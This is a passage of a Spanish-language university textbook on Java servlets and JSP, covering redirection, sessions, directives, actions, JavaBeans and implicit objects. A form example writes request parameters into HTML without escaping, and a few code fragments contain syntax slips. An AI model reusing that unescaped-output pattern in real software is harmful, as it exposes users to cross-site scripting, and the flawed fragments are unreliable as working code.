Si lo que se desea es obtener un atributo del request el método a usar es:

- **getAttribute(String)**: Mediante este método es possible recuperar el valor de un atributo.

Ejemplo (obtener del request):

```
//Obtener valores almacenados en el request
        request.getAttribute("nombre");
        request.getAttribute("apellidos");
```


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

2.7.2 Respuestas

Se encuentran encapsuladas en el objeto HttpServletResponse que proporciona la forma de devolver datos al usuario. Para ello se utiliza uno de los siguientes métodos:

- **getWriter():** Devuelve un objeto PrintWriter que permite enviar datos al usuario en formato texto.
- **getOutputStream():** Devuelve un objeto ServletOutputStream que permite enviar datos en formato binario.

2.7.3 Redirección

Mediante los objetos HttpServletRequest y HttpServletResponse, es posible llevar a cabo redireccionamientos desde un servlet a otro servlet o bien a una jsp o página html.

Uso de HttpServletRequest

HttpServletRequest se utiliza cuando además del redireccionamiento interesa reenviar el objeto HttpServletRequest y HttpServletResponse (por ejemplo para que en esa redirección se puedan mantener atributos introducidos en el HttpServletRequest).

El objeto HttpServletRequest proporciona un método para la obtención de la dirección a la que redireccionar:

- **getRequestDispatcher(String):** el cual devuelve un objeto del tipo *RequestDispatcher*.

El objeto obtenido proporciona el método:

- **forward(HttpServletRequest, HttpServletResponse)** que permite llevar a cabo el redireccionamieto. Como puede observarse, el método recibe como parámetro los objetos httpServletRequest y httpServletResponse puesto que serán reenviados al destino.

Ejemplo:

```
protected void doGet(HttpServletRequest request,   HttpServletResponse response)                 throws ServletException,IOException {
        //Obtener el objeto RequestDispatcher
        RequestDispatcher rd = request.getRequestDispatcher("destino.jsp");
        //Efectuar el reenvío
        rd.forward(request, response);
}
```

En el ejemplo, cuando el servlet reciba una petición tipo get se va a redireccionar a la página "destino.jsp" y además la página recibe los objetos request y response.

Uso de HttpServletResponse

Se utiliza cuando se desea realizar un simple redireccionamiento sin necesidad de pasarle request ni response.

El objeto HttpServletResponse proporciona un método para redireccionar hacia donde se desee:

- **sendRedirect(String)**: que redirecciona hacia la página indicada.

Ejemplo:

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

```
protected void doGet(HttpServletRequest request,   HttpServletResponse response)
                                throws ServletException,IOException {
        //Efectuar el reenvío
        response.sendRedirect("destino.jsp");
}
```


En el ejemplo, cuando el servlet reciba una petición tipo **get**, se efectúa una redirección a la página "**destino.jsp**".

2.8 Manejo de sesiones

Dentro del entorno web aparece el término sesión. Se podría definir una sesión como un contexto lógico-temporal dentro del cual el usuario de una aplicación web lleva a cabo un proceso de navegación. Este contexto contiene información que puede ser utilizada para diversos fines.

Imaginemos dos usuarios (usuario1 y usuario2). El usuario1 accede a la página de sun. En ese mismo instante, el servidor genera una sesión para el usuario1. El usuario1 irá navegando por las distintas páginas del site y lo hará bajo la misma sesión. Por otro lado, el usuario2 accede también a la página de sun generándose una nueva sesión que en ningún caso coincidirá con las sesiones activas anteriores. De esta forma, ambos usuarios están trabajando bajo distintas sesiones (contextos lógico- temporales independientes).

En java, la clase que permite actuar con la sesión es la **HttpSession**.



2.8.1 Interfaz HttpSession

La interfaz HttpSession proporciona métodos que almacenan y recuperan propiedades de sesión estándar y datos de la aplicación.
Para obtener el objeto de sesión se hará siempre desde HttpServletRequest mediante el método:

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- **getSession:** dispone de un argumento boolean que si se pone a true, generará una nueva sesión, si es false se devolverá la sesión actual.

Para asociar un objeto a una sesión se utiliza el método:

- **setAttribute(String, Object)**: que proporciona un nombre para el objeto y su valor:

```
HttpSession sesion = request.getSession();
sesion.setAttribute("nombre", new String("Jorge"));
```

Para obtener el valor de un dato de la sesión se utiliza el método:

- **getAttribute(String)**

```
HttpSession sesion = request.getSession();
String nombre = (String) sesion.getAttribute("nombre");
```

3 JSP (Java Server Pages)

3.1 Introducción

Java Server Pages es una tecnología orientada a crear páginas web con programación en Java. Las páginas JSP están compuestas de código HTML/XML mezclado con etiquetas especiales para programar scripts de servidor en sintaxis Java. La extensión de fichero de una página JSP es ".jsp" en vez de ".html" o ".htm", y eso le indica al servidor que esta página requiere un tratamiento especial [16-23].

Las páginas JSP permiten separar la parte dinámica de la estática en una página web. Cada página es compilada automáticamente en un servlet por el motor JSP la primera vez que se accede a ella.

Existen varios objetos implícitos: request, response, out, session, application, config, pageContext, page y exception.

Beneficios que aporta JSP:

- Separación de la presentación de la implementación o JavaBeans que gestionan la información.
- Las frecuentes modificaciones de una página se realizan más eficientemente.
- Los JavaBeans utilizados en páginas .jsp pueden ser utilizados en servlets, applets o aplicaciones Java.
- Teóricamente se pueden desarrollar por separado.
- Utilización de procesos ligeros (hilos Java) para el manejo de las peticiones.


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

3.2 Modo de trabajo de JSP

El componente más importante es un servlet especial denominado compilador de páginas. Este servlet junto con sus clases Java asociadas, se conoce con el nombre de contenedor JSP. El contenedor está configurado para llamar al compilador de páginas para todas las peticiones que coincidan con una página .jsp. Su misión es la de compilar cada página .jsp en un servlet cuya finalidad es la de generar el contenido dinámico especificado por el documento .jsp original.


El compilador de páginas escanea el documento en busca de etiquetas JSP, generando el código Java correspondiente para cada una de ellas. Las etiquetas estáticas HTML son convertidas a Strings de Java. Las etiquetas que hacen referencia a JavaBeans son traducidas en los correspondientes objetos y llamadas a métodos. Una vez que el código del servlet ha sido construido (se ha codificado su método *service()*), el compilador de páginas llama al compilador de Java para compilar el código fuente y añade el fichero de bytecodes resultante al directorio apropiado del contenedor JSP.

Una vez que el servlet correspondiente a la página .jsp ha sido generado, el compilador de páginas invoca al nuevo servlet para generar la respuesta al cliente. Mientras que el código de la página .jsp no se altere, todas las referencias a la página ejecutarán el mismo servlet. Esto supone una cierta demora en la primera referencia a la página, aunque existen mecanismos en JSP para precompilar la página .jsp antes de que se haya producido la primera petición.



Cuando se realiza una llamada a una página JSP, será compilada (por el motor JSP) en un Servlet Java. En este momento el Servlet es manejado por el motor Servlet que cargará la clase Servlet (usando un cargador de clases) y lo ejecutará para crear HTML dinámico y enviarlo al navegador.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc



3.3 Sintaxis

3.3.1 Introducción

JSP proporciona 4 tipos principales de etiquetas:

- **Directivas**: conjunto de etiquetas que contienen instrucciones para el contenedor JSP con información acerca de la página en la que se encuentran. No producen ninguna salida visible, pero afectan a las propiedades globales de la página JSP influyendo en la generación del servlet correspondiente.
- **Elementos de Script**: se utilizan para encapsular código Java que será insertado en el servlet correspondiente a la página .jsp.
- **Comentarios**: se utilizan para añadir comentarios a la página .jsp. JSP soporta múltiples estilos de comentarios, incluyendo aquellos que hacen que los comentarios aparezcan en la página HTML generada como respuesta a la petición del cliente.
- **Acciones**: soportan diferentes comportamientos. Pueden transferir el control entre páginas, applets e interaccionar con componentes JavaBeans del lado del servidor. Además se pueden programar etiquetas JSP personalizadas para extender las funcionalidades del lenguaje en forma de etiquetas de este tipo.

3.3.2 Directivas

Permiten controlar la estructura general de la jsp. Las directivas se encuentran delimitadas por: <%@ y %>
Sintaxis: <%@ page atributo1=”valor1” atributo2=”valor2” atributo3=... %>

Directiva page

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

Atributo	Valor	Valor por defecto
info	Cadena de texto.	""
language	Nombre del lenguaje de script.	"java"
contentType	Tipo MIME y conjunto de caracteres.	"text/html" "ISO-8859-1"
extends	Nombre de clase.	Ninguno
import	Nombres de clases y/o paquetes.	java.lang, java.servlet, javax.servlet.http, javax.servlet.jsp
session	Booleano.	"true"
buffer	Tamaño del buffer o "none".	"8kb"
autoFlush	Booleano.	"true"
isThreadSafe	Booleano.	"true"
errorPage	URL local.	Ninguno
isErrorPage	Booleano.	"false"

Se pueden incluir múltiples directivas de este tipo en una página JSP. No se puede repetir el uso de un atributo en la misma directiva ni en otras de la misma página excepto para import. Los atributos que no sean reconocidos generarán un error en tiempo de ejecución (el nombre de los atributos es sensible a mayúsculas y minúsculas).

Directiva include

Permite incluir el contenido de otra página HTML o JSP. El fichero es identificado mediante una URL y la directiva tiene el efecto de remplazarse a sí misma con el contenido del archivo especificado. Puede ser utilizada para incluir cabeceras y pies de páginas comunes a un desarrollo dado.
Sintaxis: <%@ include file="localURL" %>

```
<%@ include file="pagina.html" %>
```

Directiva taglib

Esta directiva se utiliza para notificar al contenedor JSP que la página utilizará una o más librerías de etiquetas personalizadas. Una librería de etiquetas es una colección de etiquetas personalizadas, que pueden ser utilizadas para extender la funcionalidad básica de JSP.
Sintaxis: <%@ taglib uri="tagLibraryURI" prefix="tagPrefix" %>

```
<%@ taglib uri="miTagLib.tld" prefix="prefijo" %>
```

3.3.3 Elementos de script

Las etiquetas de este tipo permiten encapsular código Java en una página .jsp. JSP proporciona tres tipos diferentes de etiquetas de script: declaraciones, scriptlets y expresiones.

- **Declaraciones:** permiten definir variables y métodos para una página.
  - Sintaxis: **<%! declaraciones %>**

```
<%! private int contador = 0;  %>
```

- **Scriptlets:** son bloques de código preparados para ejecutarse.
  - Sintaxis: **<% scriptlet %>**

```
<% for (long x = 0; x <=20; ++x) {%>
<tr><td><%= x %></td><td><%= factorial (x) %></td></tr>
<% } %>
```


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- **Expresiones:** son líneas simples de código cuya evaluación es insertada en la salida de la página en el lugar de la expresión original.
    - Sintaxis: **<%= expresión %>**

```
<%= (horas < 12)? “AM” : “PM” %>
```

3.3.4 Comentarios

En una JSP, pueden existir tres tipos de comentarios, aunque se dividen en dos categorías:

- Los que son transmitidos al cliente como parte de la respuesta generada por el servidor.
    - **Comentario de contenido**: **<!-- comentario -->** Comentario Standard html, transmitido al cliente.
- Los que sólo son visibles en el código fuente de la página JSP. (típicamente usaremos estos)
    - **Comentario de JSP**: **<%-- comentario --%>** Comentario no transmitido al cliente.
    - **Comentarios del lenguaje de script**: **<% /* comentario */ %>** Comentario no transmitido al cliente.

3.3.5 Acciones

Las acciones permiten la transferencia de control entre páginas, permiten a las páginas .jsp interaccionar con componentes JavaBeans residentes en el servidor, crear y usar librerías de etiquetas personalizadas [24-30].

Acción forward

Permite reenviar la petición a otra página. Se usa para transferir el control de una página JSP a otra localización. Cualquier código generado hasta el momento se descarta, y el procesado de la petición se inicia en la nueva página. El navegador cliente sigue mostrando la URL de la página .jsp inicial.

Sintaxis: **<jsp:forward page=”localURL” />**

```
Ejemplo básico:        <jsp:forward page=“pagina.html”/>
Página configurable:   <jsp:forward page=“<%=variable%>”/>
Paso de parámetros:    <jsp:forward page=”factorial.jsp” >
                                <jsp:param name=”numero” value=”25” />
                       </jsp:forward>
```

Acción include

Proporciona una forma sencilla de incluir contenido generado por otro documento local en la salida de la página actual. En contraposición con la etiqueta forward, include transfiere el control temporalmente:

Sintaxis: **<jsp:include page=”localURL” flush=”true” />**

```
<jsp:include page=”localURL” flush=”true”
                        <jsp:param name=”nombreParametro1” value=”valorParametro1” />
                        ...
                        <jsp:param name=”nombreParametroN” value=”valorParametroN” />
```

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

```
</jsp:include>
```

Acción useBean

Permite cargar y utilizar un componente JavaBean en la JSP.

```
<jsp:useBean id="MiBean" class="package.class"/>
```

Una vez que tenemos un bean, podemos leer o modificar sus propiedades mediante <jsp:getProperty>, <jsp:setProperty> o usando un Scriptlet. Del siguiente modo, el contenido sólo es ejecutado cuando se crea por primera vez el Bean.

```
<jsp:useBean id="MiBean"class="package.class">
        <jsp:setProperty name="MiBean" property="p" value="x"/>
</jsp:useBean>
```

Los posibles atributos de <jsp:useBean> son:

- **id**="name"
- **scope**="page|request|session|application"
- **class**="package.class"
- **type**="package.class"
- **beanName**="package.class"

Acción setProperty

Permite asignar un valor a una propiedad de un Bean.

```
<jsp:useBean id="MiBean" scope="session" class="JSP.MiBean" />
<jsp:setProperty name="MiBean" property="mensaje" value="valor" />
```

Los posibles atributos de <jsp:setProperty> son:

- **name**="beanName"
- **property**="propertyName|*"
- **param**="parameterName"
- **value**="val"

Acción getProperty

Permite recuperar el valor de una propiedad de un Bean, lo convierte a String y lo visualiza.

```
<jsp:useBean id="MiBean" scope="session" class="JSP.MiBean" />
<jsp:getProperty name="MiBean" property="mensaje" />
```

Los posibles atributos de <jsp:getProperty> son:

- **name="beanName"**
- **property="propertyName|*"**
- **param="parameterName"**
- **value="val"**

Etiqueta param

Permite pasar parámetros a las etiquetas **<jsp:include>**, **<jsp:forward>**, **<jsp:plugin>**

```
<jsp:forward page="pagina.html">
```


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
                    <jsp:param name="param1" value="valor1"/>
                    <jsp:param name="param2" value="valor2"/>
                </jsp:forward>
```

Etiqueta params

Permite agrupar varias etiquetas <jsp:param>. Sólo es posible anidarla dentro de la etiqueta <jsp:plugin>

```
        <jsp:plugin type="applet" code="Clock2.class"
        codebase="/examples/jsp/plugin/applet" jreversion="1.2"
        width="160" height="150" >
                    <jsp:params>
                        <jsp:param name="param1" value="valor1"/>
                        <jsp:param name="param2" value="valor2"/>
                    </jsp:params>
                </jsp:plugin>
```

Acción pluging

Permite insertar un elemento OBJECT o EMBED específico del navegador para decirle al navegador que debería ejecutar un applet usando el Plugin Java en vez de la máquina virtual del navegador.

```
        <jsp:plugin type="applet" code="Clock2.class"
        codebase="/examples/jsp/plgin/applet" jreversion="1.2" width="160"                    height="150" >
                    <jsp:fallback>
                        Plugin tag OBJECT or EMBED not supported by browser
                </jsp:fallback>
        </jsp:plugin>
```

Etiqueta fallback

Si no se puede ejecutar la etiqueta <jsp:plugin>, se ejecuta la etiqueta <jsp:fallback>. Sólo es posible anidarla dentro de la etiqueta <jsp:plugin>

3.3.6 Ejemplo: uso de javabean desde jsp

Ejemplo del JavaBean:

```
package JSP.Bean;

import java.beans.*;

public class MiBean implements Serializable {

        private String mensaje = "mensaje por defecto";
        public String getMensaje() {   return mensaje;   }
        public void setMensaje(String valor) {  mensaje = valor;  }

}
```


Ejemplo de la JSP:

```
<html><head><title>Mi título</title></head><body>

        <jsp:useBean id="miBean" scope="session" class="JSP.Bean.MiBean"/>
                Propiedad del Bean por defecto:<br>

        <jsp:getProperty name="miBean" property="mensaje" />
                <br><br>Propiedad del Bean cambiada:<br>

        <jsp:setProperty name="miBean" property="mensaje"
                        value="mensaje cambiado (MiJsp.jsp)" />

        <jsp:getProperty name="miBean" property="mensaje" />

</body></html>
```

Resultado del ejemplo:

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239



3.4 Objetos implícitos en las JSP

3.4.1 Objetos implícitos

El contenedor JSP exporta un número de objetos internos para su uso desde las páginas .jsp. Estos objetos son asignados automáticamente a variables que pueden ser accedidas desde elementos de script de JSP. A continuación vemos los objetos disponibles y la API a la que pertenecen de modo que podamos ver sus propiedades y métodos.

Objeto	Descripción	Tipo	Ámbito
application	Representa el contexto en el que se ejecutan las JSP	javax.servlet.ServletContext	Application
session	Representa la sesión de un cliente	javax.servlet.http.HttpSession	Session
request	Extrae datos del cliente	javax.servlet.http.HttpServletRequest	Request
response	Envía datos al cliente	javax.servlet.http.HttpServletResponse	Page
out	Envía la salida al cliente	javax.servlet.jsp.JspWriter	Page
exception	Información del último error	java.lang.Throwable	Page
config	Representa la configuración del Servlet	javax.servlet.ServletConfig	Page
pageContext	Es de donde se obtienen algunos objetos implícitos	javax.servlet.jsp.PageContext	Page
page	Representa la propia página JSP	java.lang.Object	Page

Los objetos proporcionados por JSP se clasifican en cuatro categorías:

1. Objetos relacionados con el servlet correspondiente a la página .jsp.
2. Objetos relacionados con la entrada y salida de la página.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

3. Objetos que proporcionan información sobre el contexto.
4. Objetos para manejo de errores.

Estos objetos tienen la funcionalidad común de establecer y recuperar valores de atributos como mecanismo de intercambio de información.

Método	Descripción
setAttribute(key, value)	Asocia un atributo con su valor correspondiente.
getAttributeNames()	Retorna los nombres de todos los atributos asociados con la sesión.
getAttribute(key)	Retorna el valor del atributo asociado con key.
removeAttribute(key)	Borra el atributo asociado con key.

La mayoría de los objetos implícitos provienen de la clase abstracta: javax.servlet.jsp.PageContext.
Cuando se compila la JSP, el servlet que se obtiene, contiene la creación de estos objetos implícitos dentro del método _jspService:

```
public void _jspService(HttpServletRequest request, HttpServletResponse  response)
                        throws IOException, ServletException {
                                PageContext pageContext = null;
                                HttpSession session = null;
                                ServletContext application = null;
                                ServletConfig config = null;
                                JspWriter out = null;
                                Object page = this;
                                 pageContext = _jspxFactory.getPageContext(this, request, response,"", true, 8192, true);
                                 application = pageContext.getServletContext();
                                 config = pageContext.getServletConfig();
                                 session = pageContext.getSession();
                                 out = pageContext.getOut();
                         }
```

Los objetos implícitos y también los Bean pueden tener diferentes ámbitos:

- **Page**: el objeto existe sólo en una página.
- **Request**: el objeto existe en diferentes páginas cuando la petición es pasada de una a otra.
- **Session**: el objeto existe a lo largo de toda la sesión del cliente, cada cliente tiene el suyo.
- **Application**: el objeto existe siempre y todos los clientes lo comparten.

Eventos en las JSP:

- Evento **jspInit()**, Salta cuando la JSP es cargada
- Evento **jspDestroy()**: Salta cuando la JSP es destruida

Estos eventos son a nivel de cada página JSP

3.4.2 Objeto request

Permite extraer información del cliente. Extrae los parámetros de una página y los datos de un formulario con el método getParameter():

```
String p = request.getParameter("param1");
```

También extrae los datos de una cookie mediante el método getCookies():

```
Cookie[] cookies = request.getCookies();
```

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

Algunos métodos del objeto request:

- ***getCharacterEncoding():*** devuelve el juego de caracteres del cliente
- ***getContentLength():*** devuelve la longitud de la petición
- ***getContentType():*** devuelve el tipo MIME de la petición
- ***getParameter("param1"):*** devuelve el valor de un parámetro
- ***getParameterNames():*** devuelve los parámetros
- ***getParameterValues("select1"):*** devuelve los valores de par.
- ***getQueryString():*** devuelve los parámetros de la página
- ***getRemoteAddr():*** devuelve la IP del cliente
- ***getRemoteHost():*** devuelve el nombre del host del cliente
- ***getServerName():*** devuelve el nombre del servidor
- ***getCookies():*** obtiene la cookie del cliente
- ***getRequestURI():*** url petición
- ***getHeader("User-Agent"):*** navegador cliente

Cuando se mandan datos a través de un hipervínculo se recogen con el objeto request.

Para enviar datos desde una página HTML a una página JSP a través de un hipervínculo se debe hacer lo siguiente:

- Primero, en la página HTML se crea el hipervínculo:

```
<a href="pag.jsp?codigo=123&nombre=luis">Ir a pag.jsp</a>
```

- Segundo, en la página JSP se recogen los datos:

```
<%
        String cod, nom;
        cod = request.getParameter("codigo");
        nom = request.getParameter("nombre");
%>
```

Envío de un formulario a un bean

La información que el usuario introduce en el formulario se almacena en el objeto request. Al enviar el formulario a una página JSP, los datos se recogen con el método getParameter() del objeto request:

```
<%= request.getParameter("codigo") %>
```

Otros métodos útiles para el manejo de formularios:

- **getRequest():** devuelve el objeto request
- **getParameterNames():** devuelve los nombre de los parámetros
- **getParameterValues():** devuelve los valores de los parámetros

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- **getParameter():** devuelve el valor de un parámetro dado el nombre del control HTML.

Los datos del formulario se pueden enviar además a otra página JSP, a un componente JavaBean o a un Servlet. Generalmente los datos se envían al Bean, donde se encuentra la lógica de negocio. Para ello los pasos a realizar son:

- Crear un formulario en una página JSP
- Escribir un componente JavaBean haciendo coincidir los nombres de las propiedades con los nombres de los controles HTML
- Añadir una etiqueta **<jsp:useBean>** para crear y usar el Bean
- Añadir una etiqueta **<jsp:setProperty>** para indicar que las propiedades del Bean coinciden con los nombres de los controles HTML
- Añadir etiquetas **<jsp:getProperty>** para recuperar los datos desde el Bean.
- En la página JSP, se puede omitir el atributo ACTION para que los datos se envíen al Bean especificado en **<jsp:useBean>**

Ejemplo del JavaBean:

```
package JSP.Formularios;
import java.beans.*;

public class FormBean  {

	private String codigo = "", nombre = "";
	public String getCodigo() {  return codigo;  }
	public void setCodigo(String valor) { codigo = valor; }
	public String getNombre() { return nombre; }
	public void setNombre(String valor) { nombre = valor; }
	public String cliente() { return codigo + " " + nombre; }
}
```


Ejemplo de la JSP:

```
<html><head><title>Form</title></head><body>

<jsp:useBean id="FormBean" scope="session"  class="JSP.Formularios.FormBean" />

<jsp:setProperty name="FormBean" property="*" />

	<form method="post">
		Codigo:
			<input type="text" name="codigo" size="10"
		value="<%= request.getParameter("codigo")==null ? "" :
	request.getParameter("codigo")%>"><br>
		Nombre:
			<input type="text" name="nombre" size="10"
			value="<%= request.getParameter("nombre")==null ? "" :
			request.getParameter("nombre")%>"><br>
				<input type="submit" value="enviar"><br>
	</form>

<% if (request.getParameter("codigo") != null &&	!request.getParameter("codigo").equals("")) { %>

		Fecha, <b><%= new java.util.Date() %></b>
		<br>Bienvenido, <b>

		<jsp:getProperty name="FormBean" property="codigo" />
		<jsp:getProperty name="FormBean" property="nombre" />
```

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

```
                </b><br>
                Que tengas un buen día,
                <%= "<b>" + FormBean.getCodigo() + " " +       FormBean.getNombre() + "<b>" } %>

</body>
</html>
```

Resultado del ejemplo:



3.4.3 Objeto response

Permite enviar información al cliente. También envía una cookie al cliente mediante el método addCookie():

response.addCookie(miCookie);

Algunos métodos del objeto response:

- ***sendRedirect****("Request.jsp"):* redireciona a otra página al cliente
- ***sendError****(401):* envía un error al cliente
- ***setStatus****(401):* envía un código de estado al cliente
- ***addCookie****(miCookie):* envía una cookie al cliente

3.4.4 Objeto out

Permite enviar la salida al cliente. La salida, por defecto, es almacenada en un buffer de 8 kb:

```
<%@ page autoFlush="true" buffer="8"%>
```

Esto se puede cambiar con la directiva page:

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
<%@ page autoFlush=“false"%>
```

Donde se le indica que la salida no se almacene en el buffer.

Algunos métodos del objeto out:

- ***clear():*** limpia el contenido del buffer
- ***flush():*** escribe el contenido del buffer
- ***getBufferSize():*** devuelve el tamaño del buffer
- ***getRemaining():*** devuelve el espacio no usado del buffer
- ***isAutoFlush():*** indica si se utiliza el buffer o no
- ***println(“mensaje"):*** visualiza un mensaje con salto de línea
- ***print(“mensaje”):*** visualiza un mensaje sin salto de línea
- ***close():*** cierra el buffer visualizando el contenido

3.4.5 Objeto exception

La gestión de excepciones en las JSP se puede realizar de la siguiente manera:
Escribir un Bean, EJB, Servlet u otro componente para que lance excepciones en determinadas condiciones. También si se produce un error en una JSP.

```
public Object metodo() throws NullPointerException { ... }
```

Escribir una JSP que será la página de error usando la directiva page con isErrorPage=“true”. Es decir que si ocurre un error en otras JSP que usen el componente, se ejecutará esta página

```
<%@ page isErrorPage=“true” import=“java.util.*” %>
```

En la página de error usar el objeto exception para obtener información de la excepción

```
<%= exception.toString() %>
<% exception.printStackTrace(); %>
```

En las JSPs que usan el componente, indicar qué página se ejecutará si se producen algún error con la directiva page estableciendo errorPage a la página de error

```
<%@ page isThreadSafe=“false” import=“java.util.*” errorPage=“error.jsp” %>
```

3.4.6 Objeto session

Cuando un usuario se conecta a un sitio web el servidor le crea una sesión que es independiente de las sesiones de otros usuarios [31-37].
